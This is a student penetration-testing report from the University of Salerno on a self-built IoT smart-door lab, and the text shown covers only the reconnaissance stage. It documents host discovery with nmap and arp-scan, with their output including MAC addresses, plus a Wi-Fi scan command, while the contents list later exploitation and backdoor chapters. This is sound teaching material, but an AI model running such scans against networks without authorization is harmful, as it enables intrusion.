

# UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA  
Corso di Laurea Magistrale in Informatica



Corso di Penetration Testing & Ethical Hacking

## Penetration Testing di un'architettura IoT Cloud-based

Docente:  
**Arcangelo CASTIGLIONE**

Candidato:  
**Alberto MONTEFUSCO**  
**Mat. 0522501498**

ANNO ACCADEMICO 2023/2024

# Indice

<b>1</b>	<b>Introduzione</b>	<b>1</b>
1.1	Processo di Penetration Testing . . . . .	1
1.2	Strumenti utilizzati . . . . .	2
1.3	Asset vulnerabile . . . . .	2
1.4	Infrastruttura di rete . . . . .	4
1.5	Struttura del documento . . . . .	4
<b>2</b>	<b>Pre-Exploitation</b>	<b>5</b>
2.1	Target Scoping . . . . .	5
2.2	Information Gathering . . . . .	5
2.3	Target Discovery . . . . .	5
2.3.1	Informazioni preliminari . . . . .	6
2.3.2	Scansione con nmap . . . . .	6
2.3.3	Scansione con arp-scan . . . . .	8
2.3.4	Scansione reti Wi-Fi . . . . .	9
2.3.5	OS Fingerprinting attivo con nmap . . . . .	16
2.3.6	OS Fingerprinting passivo con p0f . . . . .	18
2.4	Target Enumeration . . . . .	19
2.4.1	TCP Port Scanning . . . . .	19
2.4.2	UDP Port Scanning . . . . .	23
2.5	Vulnerability Mapping . . . . .	25
2.5.1	OpenVAS . . . . .	25
2.5.2	Nessus . . . . .	27
2.5.3	<i>Wrap-up</i> dei due report . . . . .	27
<b>3</b>	<b>Exploitation</b>	<b>28</b>
3.1	Tecniche automatiche di exploitation . . . . .	28
3.1.1	Metasploit . . . . .	28
3.1.2	Armitage . . . . .	30
3.2	Tecniche manuali di exploitation . . . . .	30
3.2.1	Exploit del protocollo MQTT . . . . .	31

## INDICE

---

3.2.2	Exploit del protocollo NTP . . . . .	37
3.2.3	Accesso al sistema tramite ssh . . . . .	38
<b>4</b>	<b>Post-Exploitation</b>	<b>39</b>
4.1	Privilege Escalation . . . . .	39
4.1.1	Fallimento delle strategie automatizzate . . . . .	39
4.1.2	Privilege Escalation verticale . . . . .	39
4.2	Maintaining Access . . . . .	41
4.2.1	Creazione della <i>backdoor</i> . . . . .	42
4.2.2	Trasferimento della <i>backdoor</i> sul dispositivo target . . . . .	42
4.2.3	Abilitazione della backdoor . . . . .	43
4.2.4	Avvio della backdoor . . . . .	44
	<b>Bibliografia</b>	<b>45</b>
	<b>Elenco delle figure</b>	<b>47</b>

---

# Capitolo 1

## Introduzione

Il presente documento ha l'obiettivo di illustrare le metodologie utilizzate nell'ambito dell'attività progettuale svolta nel contesto del corso di Penetration Testing and Ethical Hacking, tenuto dal prof. Arcangelo Castiglione presso l'Università degli Studi di Salerno durante l'anno accademico 2023/2024. L'attività progettuale in questione consiste nello svolgimento del processo di Penetration Testing su un asset riguardante un'architettura IoT Cloud-based; nello specifico, la seguente attività di Penetration Testing si inserisce nel secondo step di una tesi di laurea, all'interno della quale è stata realizzata interamente un'architettura IoT Cloud-based ispirata ad uno scenario di vita reale.

### 1.1 Processo di Penetration Testing

Il processo di Penetration Testing è stato svolto in maniera conforme alle modalità illustrate durante il corso, pertanto sono state previste (in ordine) le seguenti fasi:

1. **Target Scoping:** definizione degli accordi tra le parti coinvolte nel processo di Penetration Testing;
2. **Information Gathering:** raccolta di informazioni relative all'asset sia dal punto di vista della parte umana che dal punto di vista tecnologico;
3. **Target Discovery:** individuazione della macchina/e target all'interno della rete;
4. **Target Enumeration:** enumerazione dei servizi erogati dalla macchina/e target;
5. **Vulnerability Mapping:** individuazione delle vulnerabilità presenti sulla/e macchina/e target;
6. **Target Exploitation:** sfruttamento delle vulnerabilità individuate nel corso della fase precedente, finalizzato all'ottenimento dell'accesso alla/e macchina/e target;
7. **Privilege Escalation:** ottenimento dei massimi privilegi sulla/e macchina/e target al fine di acquisire ulteriori informazioni;

8. **Maintaining Access:** realizzazione di opportuni software, chiamati backdoor, volti al mantenimento dell'accesso sulla/e macchina/e target, in modo tale da evitare di dover rieseguire le precedenti fasi per accedervi nuovamente.

## 1.2 Strumenti utilizzati

Al fine di svolgere l'attività di Penetration Testing è risultato necessario l'impiego di un ambiente di virtualizzazione che coinvolgesse la macchina attaccante dotata di opportuni strumenti utili all'analisi dell'asset vulnerabile. L'ambiente di virtualizzazione utilizzato è *VMware Workstation 17 Pro*, version *17.5.2 build-23775571*. La scelta del sistema operativo della macchina attaccante è ricaduta su *Kali Linux* (di cui è stata installata la release *2024.2*) in quanto risulta essere una delle distribuzioni Linux più utilizzate nell'ambito di contesti come *Cybersecurity*, *Penetration Testing* e *Digital Forensics*.

*Kali Linux* fornisce diversi strumenti preinstallati, utili per l'analisi da svolgere; alcuni di questi strumenti sono stati ampiamente utilizzati nell'ambito del processo di Penetration Testing, per cui verranno elencati e descritti nell'ambito della trattazione delle diverse fasi del processo svolto.

## 1.3 Asset vulnerabile

L'asset che andremo a testare sarà un'architettura IoT Cloud-based che rappresenta la configurazione di una porta domotica che consente l'accesso in casa tramite un lettore di impronte digitali e, mediante un sensore di prossimità, rileva la presenza di estranei. I dispositivi coinvolti nell'architettura sono i seguenti:

- **End nodes:** *ESP32* con sensore fingerprint e *Arduino Uno WiFi* con sensori di prossimità e buzzer;
- **Edge node:** *ESP8266* che riceve le informazioni inviate da *ESP32* e da *Arduino* (mediante protocollo MQTT), le filtra e le invia al *Raspberry Pi*;
- **Fog node:** il *Raspberry Pi* è connesso in rete tramite una connessione cablata al modem, mentre, tramite la rete WLAN, svolge le funzioni di DHCP server (per fornire gli indirizzi IP alle schede) e di broker MQTT. L'interfaccia WLAN è configurata in modo tale che il *Raspberry Pi* faccia da access point per consentire la comunicazione tra tutte le schede. La configurazione della rete WLAN è stata effettuata impostando un IP statico al *Raspberry Pi* su una rete diversa da quella Ethernet, garantendo così una separazione tra le due reti e ottimizzando la gestione del traffico di rete. Il *Raspberry Pi*, inoltre, raccoglie le informazioni trasmesse dall'*ESP8266* e aggiorna un file CSV su Google Drive.

---

## 1. INTRODUZIONE

---

La Figura 1.2 mostra nel dettaglio l'architettura IoT realizzata.




Figura 1.1: Architettura Iot Cloud-based target

**N.B.** Il Penetration Testing che effettueremo è di tipo **black box**, ciò implica l'assenza di conoscenza sull'architettura IoT che andremo a testare.

### 1.4 Infrastruttura di rete

La configurazione dell'infrastruttura di rete risulta cruciale in quanto permette la comunicazione tra l'architettura target e la macchina attaccante, oltre a consentire a quest'ultima di collegarsi alla rete per aggiornare i tools di cui dispone ed accedere ai database di vulnerabilità, exploit e payload. Mediante l'apposito strumento messo a disposizione da *VMware* è stata realizzata una rete virtuale con *Bridge*, in tal modo, la *VM Kali* sarà collegata alla rete locale ottenendo un indirizzo IP dallo stesso pool di indirizzi del router a cui è connesso sia l'host che l'asset, come se fosse un altro dispositivo sulla rete. Questo ci consente di eseguire il Penetration Testing in modo più realistico perché la *VM Kali* potrà interagire direttamente con gli altri dispositivi sulla rete, inclusa la nostra architettura IoT che stiamo testando. L'infrastruttura di rete è illustrata nella Figura 1.2 in una versione che non tiene conto degli elementi dell'architettura target.




Figura 1.2: Infrastruttura di rete

**N.B.** Ad un certo punto della fase di *Target Discovery* verrà utilizzata una macchina *Kali Live*, anziché la *VM Kali*, per effettuare il *WiFi Penetration Testing* e scovare gli altri dispositivi connessi in WLAN all'architettura IoT target.

### 1.5 Struttura del documento

La presente trattazione verrà suddivisa in quattro capitoli:

- il primo capitolo fornisce una panoramica sulle fasi del lavoro svolto, sugli strumenti utilizzati e sull'infrastruttura della rete virtuale;
- il secondo capitolo tratta la fase di *Pre-Exploitation* che copre le fasi di *Target Scoping*, *Information Gathering*, *Target Discovery* e *Vulnerability Mapping*;
- il terzo capitolo tratta la fase di *Target Exploitation*;
- il quarto capitolo tratta la fase di *Post-Exploitation* che copre le fasi di *Privilege Escalation* e *Maintaining Access*.

# Capitolo 2

## Pre-Exploitation

### 2.1 Target Scoping

Il processo di Penetration Testing, come evidenziato nella fase introduttiva, ha uno scopo puramente didattico, per cui non è prevista una fase di accordo tra le parti coinvolte in quanto l'asset da analizzare è un'architettura IoT Cloud-based. Non vi è, infatti, un cliente dal quale raccogliere requisiti e con il quale definire obiettivi di business e modelli dei costi. Il processo verrà svolto senza particolari vincoli formali relativi all'asset, inoltre, non possono esserci problematiche di tipo legale dal momento che l'ambiente è totalmente simulato.

### 2.2 Information Gathering

La caratterizzazione dell'asset da analizzare può generalmente avvenire mediante molteplici tools e coinvolgere diversi aspetti dell'asset stesso. Dal momento che si sta trattando di un'architettura IoT Cloud-based vulnerabile contestualizzata in un'attività progettuale avente uno scopo didattico, non risulta utile ricorrere a particolari tecniche OSINT (Open Source INTelligence) né a tecniche volte all'ottenimento di informazioni di routing e record DNS. Pertanto, non utilizzeremo fonti pubbliche per reperire informazioni sul target in esame, ma ci serviremo di altre tecniche che esploreremo nelle fasi successive.


### 2.3 Target Discovery

Nella seguente fase si utilizzeranno una serie di strumenti con l'obiettivo di rilevare le macchine attive (ovvero raggiungibili dalla macchina attaccante) all'interno dell'asset che stiamo testando, per poi analizzarle in maniera specifica andando a spulciare al loro interno.



### 2.3.1 Informazioni preliminari

VMPrima di cominciare con la scansione effettiva della rete, bisogna capire qual è l'indirizzo della macchina *Kali* in modo da escludere il suo IP da successive scansioni più approfondite. Per ottenere questa informazione ci basta semplicemente lanciare il comando `ifconfig` e, una volta eseguito, si ottiene il seguente output:



```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.188 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fe1f:8ceb prefixlen 64 scopeid 0<link>
    ether 00:0c:29:1f:8c:eb txqueuelen 1000 (Ethernet)
    RX packets 1770 bytes 159724 (155.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 238 bytes 21552 (21.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1888 (1.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1888 (1.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/home/kali]
#
```

Figura 2.1: Output del comando `ifconfig`

Come si può notare dalla Figura 2.1, l'indirizzo di Kali è *192.168.1.188* e, adesso che si ha quest'informazione, si può cominciare con la scansione della rete.

### 2.3.2 Scansione con `nmap`

Il primo strumento utilizzato per la scansione è `nmap`, un potentissimo strumento di scansione che tornerà molto utile anche nelle successive fasi. In particolare, tra le varie tipologie che offre `nmap`, permette anche di eseguire una scansione di tipo ICMP (detta *ping scan* [1]) su una determinata sottorete presa in input. Con questa scansione, `nmap` invierà a tutti gli indirizzi specificati dei pacchetti *ICMP Echo Request* e, se prima dello scadere di un timeout prefissato riceve da un host un pacchetto *ICMP Echo Reply*, `nmap` capirà che l'host è attivo e risponde altrimenti marcherà quell'indirizzo come non attivo. Per eseguire un *ping scan* basta lanciare il seguente comando:


```
1 nmap -sn 192.168.1.0/24
```

---

## 2. PRE-EXPLOITATION

---

Una volta lanciato questo comando, osserviamo il seguente output nella Figura 2.2:




```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sn 192.168.1.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 10:45 CEST  
Nmap scan report for modemtim.homenet.telecomitalia.it (192.168.1.1)  
Host is up (0.0032s latency).  
Nmap scan report for alberto.homenet.telecomitalia.it (192.168.1.31)  
Host is up (0.00052s latency).  
Nmap scan report for kali.homenet.telecomitalia.it (192.168.1.188)  
Host is up (0.000048s latency).  
Nmap scan report for raspberrypi.homenet.telecomitalia.it (192.168.1.228)  
Host is up (0.021s latency).  
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.72 seconds  
  
(kali@kali)-[~]  
$
```

Figura 2.2: Output del comando nmap (*ping scan*)

Il primo dato che dovrebbe risaltare è che il numero degli host attivi sulla rete è 4. Analizziamoli per capire quelli che fanno riferimento all'asset che stiamo analizzando:

1. *192.168.1.1* è il modem/router *TIM* della rete locale che funge da gateway predefinito per tutti i dispositivi collegati alla rete domestica;
2. *192.168.1.31* è il PC host su cui è avviata la macchina virtuale *Kali*;
3. *192.168.1.188* è l'indirizzo IP della macchina virtuale *Kali* scansionata nella fase precedente.
4. ***192.168.1.228*** è un *Raspberry Pi*, questo è il target su cui faremo il penetration testing, infatti, questi dispositivi sono spesso usati per progetti IoT.

Proviamo ora ad eseguire il tool *nmap* però con i privilegi di utente *root*:



```
root@kali: /home/kali  
File Actions Edit View Help  
  
(root@kali)-[/home/kali]  
# nmap -sn 192.168.1.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 11:38 CEST  
Nmap scan report for modemtim.homenet.telecomitalia.it (192.168.1.1)  
Host is up (0.0057s latency).  
MAC Address: D4:35:1D:4D:06:7D (Technicolor Delivery Technologies Belgium NV)  
Nmap scan report for alberto.homenet.telecomitalia.it (192.168.1.31)  
Host is up (0.00023s latency).  
MAC Address: 04:EA:56:C3:B2:B6 (Intel Corporate)  
Nmap scan report for TL-WR841N.homenet.telecomitalia.it (192.168.1.118)  
Host is up (0.0052s latency).  
MAC Address: 1C:3B:F3:B5:F2:07 (TP-Link Technologies)  
Nmap scan report for raspberrypi.homenet.telecomitalia.it (192.168.1.228)  
Host is up (0.0095s latency).  
MAC Address: B8:27:EB:87:44:06 (Raspberry Pi Foundation)  
Nmap scan report for 192.168.1.245  
Host is up (0.035s latency).  
MAC Address: EC:0D:E4:0B:8F:28 (Amazon Technologies)  
Nmap scan report for 192.168.1.188  
Host is up.  
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.91 seconds  
  
(root@kali)-[/home/kali]  
#
```

Figura 2.3: Output del comando nmap (con privilegi *root*)

Nella Figura 2.3 possiamo notare che l'output ci restituisce 6 host, con i relativi *MAC Address*, invece dei 4 ricevuti con la scansione senza i privilegi *root*. Questo perché con privilegi di superutente, *nmap* ha l'accesso completo a tutte le funzionalità di rete del sistema operativo, permettendo una scansione più completa e accurata e, tramite l'accesso a pacchetti raw, *nmap* riesce ad aggirare alcuni filtri e firewall che potrebbero bloccare i *ping ICMP* o i tentativi di connessione *TCP* standard. I due host in più scansionati sono:


1. *192.168.1.118*: indirizzo IP di un router *TP-Link* modello *WR841N*. Potrebbe fungere da punto di accesso o estendere la copertura della rete Wi-Fi principale.
2. *192.168.1.245*: indirizzo IP di *Amazon Alexa*.

In conclusione, da questa scansione abbiamo trovato anche il *MAC Address* del nostro target: **b8:27:eb:87:44:06**.

### 2.3.3 Scansione con *arp-scan*

Durante il processo di Penetration Testing è stato utilizzato un approccio volto all'ottenimento delle medesime informazioni mediante molteplici tools al fine di confrontarne i risultati per massimizzare il quantitativo di informazioni ottenute nell'ambito di una determinata fase. A tale scopo ci si è serviti del tool *arp-scan* [2] per effettuare una scansione sulla rete *192.168.1.0/24* mediante il comando:

```
1 arp-scan 192.168.1.0/24
```



```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# arp-scan 192.168.1.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:1f:8c:eb, IPv4: 192.168.1.188
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      d4:35:1d:4d:06:7d      (Unknown)
192.168.1.31     04:ea:56:c3:b2:b6      (Unknown)
192.168.1.118    1c:3b:f3:b5:f2:07      (Unknown)
192.168.1.228    b8:27:eb:87:44:06      (Unknown)
192.168.1.245    ec:0d:e4:0b:8f:28      (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.014 seconds (127.11 hosts/sec). 5 responded
(root@kali)-[/home/kali]
#
```

Figura 2.4: Output del comando *arp-scan*

L'output del comando, illustrato nella Figura 2.5 mostra che la scansione ha rilevato 5 host, esattamente come la scansione effettuata con *sudo nmap* con la differenza che il tool *arp-scan* ha omissso l'indirizzo IP della *VM Kali*.

1. identificare l'access point;
2. ottenere l'accesso all'access point;
3. scansionare i dispositivi connessi al Raspberry Pi sull'interfaccia *WLAN*.

```
1 iwlist wlan0 scan
```

Figura 2.5: Output parziale del comando `iwlist`

